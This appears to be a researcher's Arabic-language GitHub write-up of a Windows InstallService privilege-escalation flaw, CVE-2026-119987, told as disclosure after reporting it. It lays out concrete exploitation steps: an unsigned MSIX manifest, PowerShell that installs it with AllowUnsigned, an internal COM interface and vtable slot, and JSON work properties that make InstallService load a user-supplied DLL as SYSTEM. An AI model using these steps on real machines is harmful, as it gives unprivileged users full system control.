 karollooool/cve-2026-119987-writeup
CVE-2026-119987: رفع الصلاحيات في Windows App Store

نشرت Microsoft CVE-2026-119987 بوصفها ثغرة رفع صلاحيات مهمة في Windows App Store، بتقييم CVSS 7.8، وتصنيف CWE-426 (مسار بحث غير موثوق).
تكمن المشكلة في طريقة تعامل InstallService مع الإضافات (plug-ins) الخاصة بالحزم. يعمل InstallService بصلاحيات LocalSystem، لكنه قد ينتهي به الأمر إلى تحميل InstallServicePlugin.dll من حزمة MSIX ثبّتها مستخدم عادي. ولا يُشترط أن تكون الحزمة موقّعة أو مسجّلة في وضع التطوير، وهذا ما جعل الأمر مثيرًا للاهتمام بالنسبة لي.
أبلغت عن هذه المشكلة في يوليو الماضي. أما إعادة الإنتاج التي أتحدث عنها هنا فهي تلك التي أرسلتها إلى MSRC في 12 سبتمبر، باستخدام حزمة MSIX غير موقّعة وغير تطويرية مثبّتة تحت WindowsApps. لا وضع مطوّر (Developer Mode)، ولا حزمة تطوير غير مجمّعة (loose development package)، ولا كتابة من المستدعي إلى حالة سجل الإضافات على مستوى الجهاز. رفضت MSRC الأمر في البداية لأنها اعتقدت أن كل ذلك مطلوب. وأكدت في 30 أكتوبر أنه لم يكن مطلوبًا، وقيّمته بدرجة Important، ومع ذلك أبقت التقرير مصنّفًا كمكرر (duplicate). وفي 6 نوفمبر تلقيت مكافأة كاملة بقيمة 8,000 دولار. لسوء الحظ، ما زلت غير قادر على نشر PoC أو الجدول الزمني الكامل أو تفاصيل إضافية، فهناك المزيد من هذه القصة لا يمكنني الحديث عنه بعد.
يعمل InstallService داخل svchost.exe ويمتلك آلية إضافات (plug-in) لأعمال التثبيت الخاصة به. بعض المعرّفات مدمجة، مثل WU وChainedWork، لكن هناك أيضًا مسار إضافة خاص بالحزم. في هذا المسار، يُفسَّر المعرّف على أنه اسم عائلة حزمة (package family name)، فتحلّ الخدمة الحزمة الخاصة بالمستخدم الطالب ثم تأخذ دليل تثبيتها وتضيف إليه InstallServicePlugin.dll.
في PluginHelpers::ActivatePlugin يتلخّص الجزء المثير للاهتمام في ما يلي:
pluginId = work.FulfillmentPluginId
package = resolve_package_for_requesting_user(pluginId)
pluginPath = package.InstalledLocation + "\InstallServicePlugin.dll"
module = LoadLibraryW(pluginPath)
entry = GetProcAddress(module, "ActivatePlugin")
plugin = entry(...)


المشكلة هنا هي أنني لا أمرر أي مسار DLL إلى LoadLibraryW بنفسي، كل ما أوفره هو اسم عائلة الحزمة (package family name) ويقوم InstallService بحل الحزمة وبناء مسار DLL وتحميله تحت SYSTEM رغم أن الحزمة ومحتوياتها جاءت من مستخدم عادي.
صنّفتها Microsoft على أنها CWE-426، رغم أنها ليست مشكلة ترتيب البحث المعتادة عن DLL. اسم الملف ثابت والدليل يأتي من الحزمة التي اختارها المستدعي.
استخدمت حزمة MSIX رئيسية غير موقّعة تحتوي على InstallServicePlugin.dll في جذرها وعلى uap10:HostRuntimeDependency على Microsoft.WindowsAppRuntime.CBS.2. لا يوجد أي تطبيق أو امتداد في البيان (manifest) يعلن عن هذا الـ DLL كنقطة دخول. إن InstallService هو ما يمنح ذلك الملف معنىً كإضافة أصلية (native plug-in).
إدخالات البيان ذات الصلة:
<Identity
    Name="Research.InstallService.NoDev.<unique value>"
    Publisher="CN=Unsigned, OID.2.25.311729368913984317654407730594956997722=1"
    Version="1.0.0.0" />

<uap10:HostRuntimeDependency
    Name="Microsoft.WindowsAppRuntime.CBS.2"
    Publisher="CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US"
    MinVersion="2.1.1.100" />
معرّف OID الخاص مخصص لهوية الحزمة غير الموقّعة. أنا لا أستبدل أي حزمة من Microsoft ولا أتظاهر بأن الحزمة موقّعة، بل هي هوية حزمة جديدة يوفّرها المستخدم.
للتثبيت استخدمت PackageManager.AddPackageByUriAsync، مع تعطيل النشر التطويري والسماح بالنشر غير الموقّع لذلك الطلب:
$options.DeveloperMode = $false
$options.AllowUnsigned = $true

$operation = $manager.AddPackageByUriAsync(
    [Uri]:https://raw.githubusercontent.com/karollooool/cve-2026-119987-writeup/main/:new($stagePackage),
    $options)
بعد التثبيت، يُبلِّغ عن IsDevelopmentMode=False وSignatureKind=None. توجد الحزمة أسفل WindowsApps ولم يعد بإمكان المستخدم القياسي تعديل الملفات المثبَّتة هناك. وهذا أمر مقبول، لكن المحتويات ظلَّت مقدَّمة من ذلك المستخدم. حماية الدليل المثبَّت ضد الكتابة لا تجعل ملف DLL الموجود داخله شيفرة موثوقة بالنسبة إلى InstallService.
AllowUnsigned هو خيار لكل عملية نشر هنا، وليس سياسة الجهاز الخاصة بـ Developer Mode. كان هذا التمييز أيضاً سبباً لقدر لا بأس به من الأخذ والرد مع MSRC، لأن إعادة الإنتاج تعمل دون تفعيل Developer Mode مسبقاً.
نقطة الدخول التي استخدمتها هي Windows.Internal.InstallService.Control.InstallServiceControl. أُفعِّلها باستخدام RoActivateInstance، وأستعلم عن الواجهة وأستدعي CreateInstallServiceWork مباشرةً عبر ABI الخاص بها، دون إسقاط مُولَّد.
Runtime class: Windows.Internal.InstallService.Control.InstallServiceControl
Interface IID: {e4893a99-9270-42b9-9a62-683d6ceed250}
Method:        zero-based vtable slot 8, CreateInstallServiceWork
CreateInstallServiceWork يأخذ ست وسائط من نوع HSTRING ويعيد كائن عمل. في هذا الطلب تكون الوسائط الأربع الأولى فارغة، والخامسة تحتوي على خصائص العمل، والسادسة هي {}.
argument 1 = ""
argument 2 = ""
argument 3 = ""
argument 4 = ""
argument 5 = propertiesJson
argument 6 = "{}"
الشيء المهم هو FulfillmentPluginId. يتم تعيينه إلى اسم عائلة الحزمة، سواء في الخصائص أو في بيانات التنفيذ المتسلسلة. تشير حقول هوية الحزمة الأخرى إلى نفس الحزمة المثبتة.
{
  "SkipCatalogLookup": true,
  "IsDiscInstall": true,
  "IsInteractive": false,
  "RequiresElevation": false,
  "FulfillmentPluginId": "<package family name>",
  "PackageFullName": "<package full name>",
  "PackageFamilyName": "<package family name>",
  "SerializedFulfillmentData": "{...matching package identity and FulfillmentPluginId...}"
}
هذا أيضًا لا يتطلب من المستدعي تعديل PluginList أو StaticPluginMap. فاسم عائلة الحزمة يأتي بالفعل من طلب العمل، وتستخدمه الخدمة عند تحليل الحزمة.
بمجرد اختيار تلك الحزمة، يقوم PluginHelpers::ActivatePlugin بتحميل DLL الجذر باستخدام LoadLibraryW. في إعادة إنتاجي، تُرجع صادرات ActivatePlugin نفسها E_NOTIMPL، ويحدث التنفيذ بالفعل أثناء التحميل الأصلي. وكانت النتيجة تشغيل شيفرة داخل InstallService بصلاحيات LocalSystem (S-1-5-18)، من حزمة ثبّتها مستخدم غير مسؤول.
أعدت إنتاج ذلك على Windows 11 25H2 build 26200.9445 وعلى إصدارات المنصة المستقبلية المختبرة 29648.1000 و29661.1000، باستخدام الإعداد نفسه لحزمة غير تطويرية.
ليس بعد : )






